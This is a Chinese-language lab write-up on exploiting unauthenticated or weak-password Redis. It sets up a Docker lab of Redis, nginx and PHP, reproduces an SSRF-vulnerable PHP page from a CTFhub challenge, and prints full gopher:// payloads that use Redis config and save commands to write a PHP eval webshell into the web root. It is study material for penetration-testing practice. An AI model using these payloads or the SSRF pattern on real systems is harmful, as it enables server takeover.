

Redis上

作为高速缓存的数据库类型，其存在的意义是为了缓解Mysql这种固态硬盘的压力，读取操作在内存上时明显比硬盘快的

常见的流程就是用户需要访问数据库内容，服务器先看redis内存里面有没有，没有就再从硬盘里面读取
redis默认端口为6379

如果运维人员没有配置密码，这是很常见的行为，就存在redis未授权漏洞或者是弱密码，一旦存在十分危险，据我经验凭这一点就可以完全拿下这个服务器，而且这个洞很多很常见

redis配置

用docker拉一个redis 6.2.14

```
└─(root㉿kali)-[/docker]
└─# docker pull redis:6.2.14
6.2.14: Pulling from library/redis
302e3ee49805: Pull complete
2a1fc7ce8a30: Pull complete
f1849e8c5c44: Pull complete
2ea18f0750c0: Pull complete
650418708856: Pull complete
895ad8039143: Pull complete
4f4fb700ef54: Pull complete
f3636a1987eb: Pull complete
Digest: sha256:90a6e70bbef8b9ca4aa4108bf2e24040bd68aa5c669a8bd568766c962a911f3d
Status: Downloaded newer image for redis:6.2.14
docker.io/library/redis:6.2.14

└─(root㉿kali)-[/docker]
└─# ls
flask nginx nginx-mysql

└─(root㉿kali)-[/docker]
└─# docker images

REPOSITORY          TAG      IMAGE ID   CREATED    SIZE
flask-single        latest   d7acfdc6a1a6  6 weeks ago  1.1GB
my-nginx            latest   8371c870c431  6 weeks ago  140MB
<none>              <none>  a48333d78fc7  6 weeks ago  140MB
searxng/searxng    latest   76ad570756f7  6 weeks ago  146MB
alpine              latest   706db57fb206  7 weeks ago  8.32MB
nginx               latest   07ccdb783875  7 weeks ago  160MB
efuqqg2ps25k9r.xuanyuan.run/nginx  latest   07ccdb783875  7 weeks ago  160MB
mysql               latest   85bdb7e77f7f  2 months ago  920MB
efuqqg2ps25k9r.xuanyuan.run/mysql  latest   85bdb7e77f7f  2 months ago  920MB
hello-world         latest   1b44b5a3e06a  3 months ago  10.1kB
redis               6.2.14   9aac89b4d50f  18 months ago 106MB
```

配置redis.config

```
└─(root㉿kali)-[/]
└─# mkdir -p /data/dockerData/redis/conf

└─(root㉿kali)-[/]
└─# cd /data/dockerData/redis/conf

└─(root㉿kali)-[/data/dockerData/redis/conf]
└─# vim redis.config
```

网上复制的redis配置信息，文章中间遇到了在讲这些配置的具体作用

```
1 #hihihiha
2
3 # Redis服务器配置
4
```

```
5 # 绑定IP地址
6 #解除本地限制 注释bind 127.0.0.1
7 #bind 127.0.0.1
8
9 # 服务器端口号
10 port 6379
11
12 #配置密码，不要可以删掉
13 requirepass 123456
14
15
16 #这个配置不要会和docker -d 命令 冲突
17 # 服务器运行模式, Redis以守护进程方式运行,默认为no, 改为yes意为以守护进程方式启动, 可后台
运行, 除非kill进程, 改为yes会使配置文件方式启动redis失败, 如果后面redis启动失败, 就将这个
注释掉
18 daemonize no
19
20 #当Redis以守护进程方式运行时, Redis默认会把pid写入/var/run/redis.pid文件, 可以通过
pidfile指定(自定义)
21 #pidfile /data/dockerData/redis/run/redis6379.pid
22
23 #默认为no, redis持久化, 可以改为yes
24 appendonly yes
25
26
27 #当客户端闲置多长时间后关闭连接, 如果指定为0, 表示关闭该功能
28 timeout 60
29 # 服务器系统默认配置参数影响 Redis 的应用
30 maxclients 10000
31 tcp-keepalive 300
32
33 #指定在多长时间内, 有多少次更新操作, 就将数据同步到数据文件, 可以多个条件配合 (分别表示900
秒 (15分钟) 内有1个更改, 300秒 (5分钟) 内有10个更改以及60秒内有10000个更改)
34 save 900 1
35 save 300 10
36 save 60 10000
37
38 # 按需求调整 Redis 线程数
39 tcp-backlog 511
40
41
42
43
44
45
46 # 设置数据库数量, 这里设置为16个数据库
47 databases 16
48
49
50
51 # 启用 AOF, AOF常规配置
52 appendonly yes
53 appendfsync everysec
54 no-appendfsync-on-rewrite no
55 auto-aof-rewrite-percentage 100
56 auto-aof-rewrite-min-size 64mb
```

```
57
58
59 # 慢查询阈值
60 slowlog-log-slower-than 10000
61 slowlog-max-len 128
62
63
64 # 是否记录系统日志, 默认为yes
65 syslog-enabled yes
66
67 #指定日志记录级别, Redis总共支持四个级别: debug、verbose、notice、warning, 默认为
68 verbose
69 loglevel notice
70
71 # 日志输出文件, 默认为stdout, 也可以指定文件路径
72 logfile stdout
73
74 # 日志文件
75 #logfile /var/log/redis/redis-server.log
76
77
78 # 系统内存调优参数
79 # 按需求设置
80 hash-max-ziplist-entries 512
81 hash-max-ziplist-value 64
82 list-max-ziplist-entries 512
83 list-max-ziplist-value 64
84 set-max-intset-entries 512
85 zset-max-ziplist-entries 128
86 zset-max-ziplist-value 64
```

创建redis数据库目录

```
(root㉿kali)-[/data/dockerData/redis/conf]
# mkdir -p /data/dockerData/redis/data

(root㉿kali)-[/data/dockerData/redis/conf]
# chmod 777 /data/dockerData/redis/data

File System          Gopherus
[root@kali ~]#
```

启动容器

```
1 docker run -d \
2   --name redis6.2.14 \ # 容器名称, 自定义(后续管理用)
3   --restart=always \ # 开机自启, 防止服务器重启容器停掉
4   -p 6379:6379 \     # 端口映射(宿主机6379 → 容器6379)
5   # 挂载你的配置文件(对应你修正后的redis.conf路径)
6   -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
7   # 挂载数据目录(持久化文件存在这里, 防止数据丢失)
8   -v /data/dockerData/redis/data:/data \
```

```

9      redis:6.2.14 \          # 你已拉取的Redis 6.2.14镜像
10     redis-server /etc/redis/redis.conf # 指定用挂载的配置文件启动
11
12     docker run -d \
13       --name redis6.2.14 \
14       --restart=always \
15       -p 6379:6379 \
16       -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
17       -v /data/dockerData/redis/data:/data \
18       redis:6.2.14 \
19       redis-server /etc/redis/redis.conf

```

遇到一个小问题，之前的hfish蜜罐还在着呢，关了重开

```

└─# docker run -d \
--name redis6.2.14 \
--restart=always \
-p 6379:6379 \
-v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
-v /data/dockerData/redis/data:/data \
redis:6.2.14 \
redis-server /etc/redis/redis.conf
091e66287b048f3024f9582c8bd427e9bc2fa4ca3fec162f5ef346721c2eef6
docker: Error response from daemon: driver failed programming external connectivity on endpoint redis6.2.14 (ba2fab97b368c5ceeb36af58b889208ddb11bef7c931d9a47f
d: address already in use.

└─(root㉿kali)-[/data/dockerData/redis/conf]
└─#
└─(root㉿kali)-[/data/dockerData/redis/conf]
# netstat -tulpn | grep 6379
tcp6    0      0  :::6379           :::*        LISTEN      1500/hfish-server
└─(root㉿kali)-[/data/dockerData/redis/conf]
└─#

```

```

crontab: installing new crontab[/home/kali]
└─(root㉿kali)-[~/hfish]
└─(root㉿kali)-[/home/kali]
# ^[[200~crontab -l | grep hfish-
zsh: bad pattern: ^[[200~crontab[/home/kali]
└─kill -9 1485
└─(root㉿kali)-[/home/kali]
# crontab -l | grep hfish such process

└─(root㉿kali)-[/home/kali]rData/redis/conf]
└─# pkill -9 hfish hfish-server
pkill: only one pattern can be provided
Try `pkkill --help' for more information.
└─(root㉿kali)-[/opt/hfish]
└─(root㉿kali)-[/home/kali]
# pkill -9 hfish
2025/11/30 07:55:47 log dir: /usr/share/hfish/logs
└─(root㉿kali)-[/home/kali]U cmd_unix.go:25: ps aux |grep 'hfish-server'|g
#5pkill -9 hfish-server [INFO] service.go:150: start new server[21585] success
2025-11-30 07:55:47.985 [INFO] service.go:160: save new server[21585] success
└─(root㉿kali)-[/home/kali]
# nmap 127.0.0.1 -p 1-10000
└─(root㉿kali)-[/opt/hfish]
└─(root㉿kali)-[/home/kali]
# nmap 127.0.0.1 -p 1-10000
Starting Nmap 7.94SVN0( https://nmap.org ) at 2025-11-30 08:03 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000080s latency).
All 10000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 10000 closed tcp ports (reset)
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
2025-11-30 07:58:04.523 [DEBUG] cmd_unix.go:25: ps aux |grep 'hfish-server'|g
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
└─(root㉿kali)-[/home/kali]U service.go:150: start new server[22953] success
└─(root㉿kali)-[/home/kali]U service.go:160: save new server[22953] success
# nmap 127.0.0.1 -p 1-10000 cmd_unix.go:25: ps aux |grep 'hfish-server'|g
Starting Nmap 7.94SVN2( https://nmap.org ) at 2025-11-30 08:03 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000070s latency).
All 10000 scanned ports on localhost (127.0.0.1) are in ignored states.

```

终于

```
[root@kali] ~]# docker run -d \
--name redis6.2.14 \
--restart=always \
-p 6379:6379 \
-v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
-v /data/dockerData/redis/data:/data \
redis:6.2.14 \
redis-server /etc/redis/redis.conf
d5e74db3312eae34f7ab703971859ac855be5d432e77f2a727a55514f52ac9a

[root@kali] ~]# docker ps | grep redis6.2.14
d5e74db3312    redis:6.2.14    "docker-entrypoint.s..."   27 seconds ago   Up 26 seconds   0.0.0.0:6379→6379/tcp, :::6379→6379/tcp  redis6.2.14

[root@kali] ~]# docker logs redis6.2.14

[root@kali] ~]# docker exec -it redis6.2.14 redis-cli -a 123456
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> info
# Server
redis_version:6.2.14
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:ec400cb10142e9a7
redis_mode:standalone
os:linux 6.11.2-amd64 x86_64
arch_bits:64
lru_clock:0
clock_gettime:
```

```
[root@kali)-[/data/dockerData/redis/conf]
# nmap 127.0.0.1 -p 1-65535

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-30 08:30 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
6379/tcp   open  redis
42091/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
```

一个redis服务就搭建好了，如果是真实环境不用docker的话，注意别用root权限去搭建，后面再说其危害

进入容器

```
1 docker exec -it redis6.2.14 /bin/bash
2
3 kali本地连接
4 ↵# redis-cli -h 127.0.0.1 -p 6379 -a 123456
5 Warning: Using a password with '-a' or '-u' option on the command line
       interface may not be safe.
6 127.0.0.1:6379>
7 如果是其他公网IP，没有设置密码，且可以公网访问，这句话就直接连接了
```

redis服务简介

非关系型数据库，存储简单的数据，仅键与值，不像mysql，又是表又是键又是库的，redis就是简简单单的键值对，好像说mysql最后存储的也是键值对

```
[root@kali ~]# redis-cli -h 127.0.0.1 -p 6379
127.0.0.1:6379>
[=](root@kali)-[/data/dockerData/redis/conf]
[=]# redis-cli -h 127.0.0.1 -p 6379
127.0.0.1:6379> info
NOAUTH Authentication required.
127.0.0.1:6379>
[=](root@kali)-[/data/dockerData/redis/conf]
[=]# redis-cli -h 127.0.0.1 -p 6379 -a 123456
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> set username shlyler
OK
127.0.0.1:6379> get username
"shlyler"
127.0.0.1:6379>
```

redis基本操作

redis默认端口为6379，这个要记住。

```
添加数据: set key value
获取数据: get key
删除数据: del key
查看有哪些key: keys *
清空所有数据: flushall # (慎用)
```

shell

redis配置操作

```
config set dir /home/test      # 设置工作目录
config set dbfilename redis.rdb    # 设置备份文件名
config get dir                  # 检查工作目录是否设置成功
config get dbfilename           # 检查备份文件名是否设置成功
save                          # 进行一次备份操作
```

redis是高速缓存型数据库，也就是内存存储，但是也支持持久化，也就保存到磁盘上，保存到磁盘上时是通过一个文件来保存的，redis可以通过redis的操作语句来控制redis在系统中保存数据的目录和文件名称。

查看存储数据何处

```
127.0.0.1:6379> config get dbfilename
1) "dbfilename"
2) "dump.rdb"
127.0.0.1:6379> config get dir
1) "dir"
2) "/data"
127.0.0.1:6379>
```

```
root@cd5e74db3312:/# ls
bin  boot  data  dev  etc  homectl  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  u
root@cd5e74db3312:/# cd data
root@cd5e74db3312:/data# ls
appendonly.aof  dump.rdb  stdout
root@cd5e74db3312:/data#
```

Redis 只认「RESP 协议格式」的命令（否则报 `invalid multibulk length`），这个协议的核心规则是：

1. **数组开头用 `*N`：** `*` 表示“后面是数组”，`N` 是数组内的参数个数（比如 `*4` 表示后面有 4 个参数）；
2. **字符串开头用 `$M`：** `$` 表示“后面是字符串”，`M` 是字符串的字节长度（比如 `$6` 表示后面的字符串长度是 6）；
3. **字段分隔用 `\r\n`：** 每个 `*N`、`$M`、字符串内容后，必须用 `\r\n`（URL 编码后是 `%0D%0A`）分隔；
4. **命令是“数组格式”：** Redis 的命令（比如 `config set dir /var/www/html`）会被包装成数组：
[`config`, `set`, `dir`, `/var/www/html`]，对应 `*4`（4 个参数）。

对于redis服务操作又很多，先说三个基础的操作

webshell写入（若redis与web服务在同一主机），定时任务执行反弹shell，ssh公私钥写入

redis接入web应用

实验：建立一个nginx, php, redis服务的docker网络，测试redis服务的漏洞

启动docker的redis服务

```
1 docker run -d \
2   --name redis6.2.14 \
3   --restart=always \
4   -p 6379:6379 \
5   -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
6   -v /data/dockerData/redis/data:/data \
7   -v /docker/webtest/redis/html:/var/www/html \
8   --network redis-nginx-net \
9   redis:6.2.14 \
10  redis-server /etc/redis/redis.conf
```

nginx配置，目录我自己改到了docker文件夹里面

```
└─(root㉿kali)-[/docker/webtest/redis]
  └─# cd nginx-conf

└─(root㉿kali)-[/docker/webtest/redis/nginx-conf]
  └─# vim default.conf

└─(root㉿kali)-[/docker/webtest/redis/nginx-conf]
  └─# cat default.conf
server {
    listen 80;
    server_name localhost;

    # 网站根目录（需和PHP-FPM挂载的目录一致）
    root /var/www/html;
    index index.php index.html;

    # 解析PHP请求：转发到PHP-FPM容器（容器名：9000，PHP-FPM默认端口）
    location ~ \.php$ {
        fastcgi_pass php-fpm:9000; # PHP-FPM容器名（同一网络可直接访问）
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        include fastcgi_params;
    }
}

└─(root㉿kali)-[/docker/webtest/redis/nginx-conf]
  └─#
```

```
1 server {
2     listen 80;
3     server_name localhost;
4
5     # 网站根目录（需和PHP-FPM挂载的目录一致）
6     root /var/www/html;
7     index index.php index.html;
8
9     # 解析PHP请求：转发到PHP-FPM容器（容器名：9000，PHP-FPM默认端口）
10    location ~ \.php$ {
11        fastcgi_pass php-fpm:9000; # PHP-FPM容器名（同一网络可直接访问）
12        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
```

```
13     include fastcgi_params;
14 }
15 }
```

docker启动nginx和php环境

```
1 docker run -d \
2   --name php-fpm \ # 容器名(Nginx配置中要对应这个名称)
3   --network redis-nginx-net \ # 加入和Redis、Nginx相同的网络
4   -v ~/web/html:/var/www/html \ # 本地代码目录 → 容器/var/www/html
5   --restart=always \
6   php:7.4-fpm
7
8 docker run -d \
9   --name php-fpm \
10  --network redis-nginx-net \
11  -v ~/web/html:/var/www/html \
12  --restart=always \
13  php:7.4-fpm
14
15
16 docker run -d \
17   --name my-nginx \
18   --network redis-nginx-net \ # 加入和Redis、PHP-FPM相同的网络
19   -p 80:80 \ # 主机80端口映射到Nginx容器80端口
20   # 挂载你的本地网页面录 → 容器/var/www/html
21   -v /docker/webtest/redis/html:/var/www/html \
22   # 挂载你的本地Nginx配置 → 覆盖容器默认配置
23   -v /docker/webtest/redis/nginx-
24   conf/default.conf:/etc/nginx/conf.d/default.conf \
25   --restart=always \
26   nginx:latest # 改用官方nginx镜像
```

完整指令

```
1 docker stop my-nginx
2 docker stop php-fpm
3 docker stop redis6.2.14
4 docker rm my-nginx
5 docker rm php-fpm
6 docker rm redis6.2.14
7 docker network rm redis-nginx-net
8 docker network create redis-nginx-net
9
10 docker run -d \
11   --name php-fpm \
12   --network redis-nginx-net \
13   -v /docker/webtest/redis/html:/var/www/html \
14   --restart=always \
15   php:7.4-fpm
16
17 docker run -d \
18   --name my-nginx \
19   --network redis-nginx-net \
```

```


20   -p 80:80 \
21   -v /docker/webtest/redis/html:/var/www/html \
22   -v /docker/webtest/redis/nginx-
23   conf/default.conf:/etc/nginx/conf.d/default.conf \
24   --restart=always \
25   nginx:latest

26   docker run -d \
27   --name redis6.2.14 \
28   --restart=always \
29   -p 6379:6379 \
30   -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
31   -v /data/dockerData/redis/data:/data \
32   -v /docker/webtest/redis/html:/var/www/html \
33   --network redis-nginx-net \
34   redis:6.2.14 \
35   redis-server /etc/redis/redis.conf

```

配置完毕，启动！！！

两个容器就像“两个独立的电脑”，只是通过“U 盘（共享挂载目录）”共享了同一个文件目录，但“电脑本身的系统、软件、功能完全不同”。



```

[root@kali]~/[docke
[root@kali]# docker run -d \
--name my-nginx \
--network redis-nginx-net \
-p 80:80 \
-v /docker/webtest/redis/html:/var/www/html \
-v /docker/webtest/redis/nginx-conf/default.conf:/etc/nginx/conf.d/default.conf \
--restart=always \
nginx:latest
243b0713f16d2eb9e314156dd8bd169004ad758ca1861a86bb9ecd7278c9b121

[root@kali]# docker ps | grep my-nginx
243b0713f16d  nginx:latest  "/docker-entrypoint..."  18 seconds ago  Up 17 seconds  0.0.0.0:80->80/tcp, :::80->80/tcp          my-nginx

[root@kali]# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
243b0713f16d nginx:latest "/docker-entrypoint..." 26 seconds ago Up 25 seconds 0.0.0.0:80->80/tcp, :::80->80/tcp my-nginx
1986414f091b php:7.4-fpm "docker-php-entrypoi..." 9 minutes ago Up 9 minutes 9000/tcp      php-fpm
579aa95889f0 redis:6.2.14 "docker-entrypoint.s..." 37 minutes ago Up 37 minutes 0.0.0.0:6379->6379/tcp, :::6379->6379/tcp redis6.2.14

[  Gopher测试Redis ( Nginx+PHP )  +  ]
[  File Actions Edit View Help  ]
[  127.0.0.1  ]
[  Kali Linux  Kali Tools  Kali Docs  Kali Forums  ]
[  File  Actions  Edit  View  Help  ]
[  (root@kali)~/[docke
[  # docker network rm redis-nginx-net
[  redis-nginx-net
[  (root@kali)~/[docke
[  # docker network create redis-nginx-net
[  10564cb2dec6af53c581fb856947c72d2bb6b07fa36f12ceade288e7c96a826
[  (root@kali)~/[docke
[  # docker run -d \
--name redis6.2.14 \
--restart=always \
-p 6379:6379 \
-v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
-v /data/dockerData/redis/data:/data \
--network redis-nginx-net \
redis:6.2.14 \
redis-server /etc/redis/redis.conf
df38e22dc4b4e574b661f2ad12260f01419190124ec6ebf54868628996b6304d

[  (root@kali)~/[docke
[  # docker run -d \
--name php-fpm \
--network redis-nginx-net \
-v /docker/webtest/redis/html:/var/www/html \
--restart=always \
php:7.4-fpm
dc5976de1ae26be8da219656d7cc6f0cc0a528c9d09f8d035a67f22493a6e

[  (root@kali)~/[docke
[  # docker run -d \
--name my-nginx \
--network redis-nginx-net \
-p 80:80 \
-v /docker/webtest/redis/html:/var/www/html \
-v /docker/webtest/redis/nginx-conf/default.conf:/etc/nginx/conf.d/default.conf \
--restart=always \
nginx:latest
120a7615a1193e822e09811502216707d5631b6f32050e09204009fd4c70e9e90

```

简单写一个redis的靶场

实际这是我第一次自己搭建靶场，配的很烂，好在最后还是运行起来了，docker+nginx+redis+PHP，历经千辛万苦，主要就是这个挂载目录，容器名与配置文件，搅成一团，烂是烂，但还是跑起来了，不敢动他了

中间好像有个redis配置的protect-mode的问题，以及redis挂载目录，中间检查redis是否与web建立连接，排查的有点久

但是最后还是没有实现用gopher://127.0.0.1这种方式，好像要涉及到全解析，怕了，有机会再弄，我怕又哪里不对，搞坏了

下面给出源码

```
1 <?php
2 error_reporting(0);
3 $res = '';
4 if (isset($_REQUEST['url'])) {
5     $ch = curl_init($_REQUEST['url']);
6     curl_setopt_array($ch, [
7         CURLOPT_HEADER => 0,
8         CURLOPT_FOLLOWLOCATION => 1,
9         CURLOPT_TIMEOUT => 10,
10        CURLOPT_RETURNTRANSFER => 1 // 仅添加这一行：强制curl返回响应内容（原始代码缺失）
11    ]);
12    ob_start();
13    curl_exec($ch);
14    $res = ob_get_clean();
15    curl_close($ch);
16 }
17 ?>
18
19 <form method="get">
20     <input name="url" placeholder="输入URL（支持gopher/http/file）" value="<?
21 =htmlspecialchars($_REQUEST['url'])??'>">
22     <button type="submit">发送</button>
23 </form>
24
25 <?php if ($res): ?>
26 <pre><?=htmlspecialchars($res)?></pre>
27 <?php endif; ?>
```

The terminal window shows the PHP source code for index.php. The browser window shows a form with a placeholder "输入URL（支持gopher/http/file）" and a submit button labeled "发送". The URL in the address bar is 127.0.0.1?url=http%3A%2F%2Fbaidu.com.

```
[root@kali)-[/docker/webtest/redis/html]
# cat index.php
<?php
error_reporting(0);
$res = '';
if (isset($_REQUEST['url'])) {
    $ch = curl_init($_REQUEST['url']);
    curl_setopt_array($ch, [
        CURLOPT_HEADER => 0,
        CURLOPT_FOLLOWLOCATION => 1,
        CURLOPT_TIMEOUT => 10,
        CURLOPT_RETURNTRANSFER => 1 // 仅添加这一行：强制curl返回响应内容（原始代码缺失）
    ]);
    ob_start();
    curl_exec($ch);
    $res = ob_get_clean();
    curl_close($ch);
}
?>

<form method="get">
    <input name="url" placeholder="输入URL（支持gopher/http/file）" value="<?
=htmlspecialchars($_REQUEST['url'])??'>">
    <button type="submit">发送</button>
</form>

<?php if ($res): ?>
<pre><?=htmlspecialchars($res)?></pre>
<?php endif; ?>
```

这就是一个CTFhub上存在很明显的redis漏洞的靶场，我把源码薅过来了然后根据我自己的配置改好了

webshell写入

先介绍gopher协议，以及gopher协议应用场景，为什么支持与Redis连接

Gopher协议

gopher 协议是一个在http 协议诞生前用来访问Internet 资源的协议可以理解为http 协议的前身或简化版，虽然很古老但现在很多库还支持gopher 协议而且gopher 协议功能很强大。

它可以实现多个数据包整合发送，然后gopher 服务器将多个数据包捆绑着发送到客户端，这就是它的菜单响应。比如使用一条gopher 协议的curl 命令就能操作mysql 数据库或完成对redis 的攻击等等。gopher 协议使用tcp 可靠连接。

核心特性（决定了它的后续应用场景）：

1. **格式极简**：没有 HTTP 那样复杂的请求头（如 `Host`、`User-Agent`），仅需「协议标识 + 目标地址 + 端口 + 原始数据」即可通信；
2. **明文传输**：所有数据以原始字节流形式在 TCP 端口上传输，不加密、不修改；
3. **支持任意 TCP 端口**：可直接向目标服务器的任意开放 TCP 端口发送数据（如 Redis 的 6379、MySQL 的 3306、SSH 的 22 等）；
4. **“数据直达”**：Gopher 协议的核心是「传递原始数据」，不解析数据内容，仅负责把 `gopher://` 中指定的“数据段”转发到目标端口。

简单类比：Gopher 就像「TCP 数据的快递员」——你把要发送的原始数据（比如 Redis 命令）交给它，它直接送到目标服务器的指定端口，中间不拆包、不修改。

- Gopher 协议的本质：**TCP 原始数据的“纯转发工具”**，无额外解析逻辑；
- Redis 的通信本质：**TCP 端口上的“RESP 协议字节流解析器”**，只要数据格式正确就执行；
- 两者兼容的关键：Gopher 能“原封不动”地把 RESP 命令（Redis 能识别的格式）通过 TCP 发给 6379 端口，中间无任何阻碍。

除了Redis之外，Gopher也可以与Mysql，FTP等端口进行通信进行测试

这是Web通过redis服务写入shell的基本原理，比较好理解

先直接给出payload

CTFhub原题的payload是这个

```
1 gopher%3A//127.0.0.1%3A6379/_%252A1%250D%250A%25248%250D%250Afflushall%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%250A1%250D%250A%252432%250D%250A%250A%253C%253Fphp%2520%2540eval%2528%2524_POST%255B%2527c%2527%255D%2529%253B%2520%253F%253E%250A%250A%2520%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%25243%250D%250Adir%250D%250A%252413%250D%250A/var/www/html%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%250Adbfilename%250D%250A%25249%250D%250Ashell.php%250D%250A%252A1%250D%250A%25244%250D%250Asave%250D%250A%250A
```

二次url解码

```
1 gopher://127.0.0.1:6379/_*1
2 $8
3 flushall
4 *3
```

```
5 $3
6 set
7 $1
8 1
9 $32
10
11 <?php @eval($_POST['c']); ?>
12
13
14 *4
15 $6
16 config
17 $3
18 set
19 $3
20 dir
21 $13
22 /var/www/html
23 *4
24 $6
25 config
26 $3
27 $3
28 set
29 $10
30 dbfilename
31 $9
32 shell.php
33 *1
34 $4
35 save
36
37
```

这个其实在当初招新的时候就见过了，壳师傅出的，那个不是未授权，有密码但是有个任意文件读取可以翻出来，当时那个payload我现在还留着

这是个写入webshell的payload

```
1 gopher://127.0.0.1:6379/_%252A2%250D%250A%25244%250D%250AAUTH%250D%250A%25241%250D%250AYulinSec2025!%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%250A1%250D%250A%252434%250D%250A%253C%253Fphp%2520eval%2528%2524_%255B%2527webshell%2527%255D%2529%253B%2520%2520%253F%253E%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%25243%250D%250Adir%250D%250A%252413%250D%250A/var/www/html%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%250A%25246%250D%250Aconfig%250D%250A%25247%250D%250Aweb.php%250D%250A%252A1%250D%250A%25244%250D%250Asave%250D%250A
```

我这个可以直接在输入框里面输入，不用二次编码，浏览器会直接做二次编码，后端有解析两次，抵消了

```
1 gopher://172.17.0.1:6379/_*1%0D%0A$4%0D%0APING%0D%0A
```

```
2 gopher://172.22.0.4:6379/_*4%0D%0A$6%0D%0Aconfig%0D%0A$3%0D%0Aset%0D%0A$3%0D%
%0Adir%0D%0A$13%0D%0A/var/www/html%0D%0A*4%0D%0A$6%0D%0Aconfig%0D%0A$3%0D%0A
set%0D%0A$10%0D%0Adbfilename%0D%0A$9%0D%0Ashell.php%0D%0A*3%0D%0A$3%0D%0Aset
%0D%0A$1%0D%0A1%0D%0A$32%0D%0A<?php @eval($_POST["c"]); ?>
>%0D%0A*1%0D%0A$4%0D%0Asave%0D%0A
3 gopher://172.17.0.1:6379/_*4
4 $6
5 config
6 $3
7 set
8 $3
9 dir
10 $13
11 /var/www/html
12 *4
13 $6
14 config
15 $3
16 set
17 $10
18 dbfilename
19 $9
20 shell.php
21 *3
22 $3
23 set
24 $1
25 1
26 $32
27 <?php @eval($_POST["c"]); ?>
28 *1
29 $4
30 save
31
```

说说这个语法规则

逐段拆解 payload 的含义 (对应 Redis 命令)

